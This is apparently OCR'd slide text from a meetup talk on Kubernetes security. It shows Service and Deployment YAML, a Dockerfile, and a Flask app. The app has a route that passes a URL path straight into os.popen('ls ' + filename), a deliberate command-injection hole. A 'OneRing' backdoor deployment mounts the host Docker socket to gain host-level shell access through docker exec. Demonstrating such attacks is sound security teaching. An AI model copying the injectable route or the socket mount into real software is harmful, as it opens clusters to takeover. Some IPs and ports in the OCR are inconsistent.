
Web App




NAME	Type	Cluster-IP	External-IP	Ports
flask-app-service	LoadBalancer	10.11.241.140	35.240.218.179	8295 : 32540

NAME	Container	Ports	Replicas
flask-app	Ubuntu-flask	5000	2

Service




```yaml
apiVersion: v1
kind: Service
metadata:
  name: flask-app-service
spec:
  type: LoadBalancer
  selector:
    app: webapp
    department: it
  ports:
  - protocol: TCP
    port: 8285
    targetPort: 5000
```




NAME	Type	Cluster-IP	External-IP	Ports
flask-app-service	LoadBalancer	10.11.241.140	35.246.218.179	8285 : 32546

Deployment




```yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: deployment-flask-app
spec:
  selector:
    matchLabels:
      app: webapp
      department: it
  replicas: 2
  template:
    metadata:
      labels:
        app: webapp
        department: it
    spec:
      containers:
      - name: flask-app
        image: eu.gcr.io/cluster-1-235110/meetap-app-demo:v6
        env:
        - name: "PORT"
          value: "5000"
```




Deployments


NAME	Container	Ports	Replicas
flask-app	Ubuntu-flask	5000	2




Dockerfile



```
FROM ubuntu:latest
RUN apt-get update -y
RUN apt-get install -y python-pip python-dev build-essential vim
COPY . /app
WORKDIR /app
RUN pip install -r requirements.txt
ENTRYPOINT ["python"]
CMD ["app.py"]
```



Web App




```python
from flask import Flask
import os
app = Flask(__name__)

@app.route('/')
def hello_world():
    return 'Hello meetup '

@app.route('/ls/<path:filename>')
def ls(filename):
    output="</br>".join(os.popen('ls ' + filename).readlines())
    return """
    <html><body>""" + output + """</body></html>
    """


if __name__ == '__main__':
    app.run(debug=True,host='0.0.0.0')
```

Hello meetup

Elevation of privileges && Back Door

" One Ring to rule them all, One Ring to find them, One Ring to bring them all and in the darkness bind them"


Web App



NAME	Type	Cluster-IP	External-IP	Ports
flask-app-service	LoadBalancer	10.11.241.140	35.240.218.179	8285 : 32546

NAME	Container	Ports	Replicas
flask-app	Ubuntu-flask	5000	2

OneRing




NAME	type	Cluster-IP	External-IP	Ports
flask-app-service	LoadBalancer	10.11.241.140	35.246.218.179	5000 : 8285

NAME	Container	Ports	Replicas	SecurityContext
flask-app	Ubuntu-flask	5000	2	-
onering-priv	oneRing	-	1	fsGroup: 412


```
#: docker ps
#: docker exec -it
ubuntu /bin/bash
```

```
#: docker ps
#: docker exec -it
ubuntu /bin/bash
```

Deployment




```
apiVersion: extensions/v1beta1
kind: Deployment
metadata:
  name: oneringpriv
spec:
  replicas: 1
  template:
    metadata:
      name: oneringpriv
      labels:
        app: theone
    spec:
      securityContext:
        fsGroup: 412    # Group ID of docker group on k8s nodes.
      containers:
        - name: onering
          image: ilcapone/onering:v3
          imagePullPolicy: Always
          volumeMounts:
            - name: dockersock
              mountPath: "/var/run/docker.sock"
      volumes:
      - name: dockersock
        hostPath:
          path: /var/run/docker.sock
```




Deployments

NAME	Container	Ports	Replicas	SecurityContext
flask-app	Ubuntu-flask	5000	2	-
onering-priv	oneRing	-	1	fsGroup: 412




```
#: docker ps
#: docker exec -it
ubuntu /bin/bash
```


Dockerfile



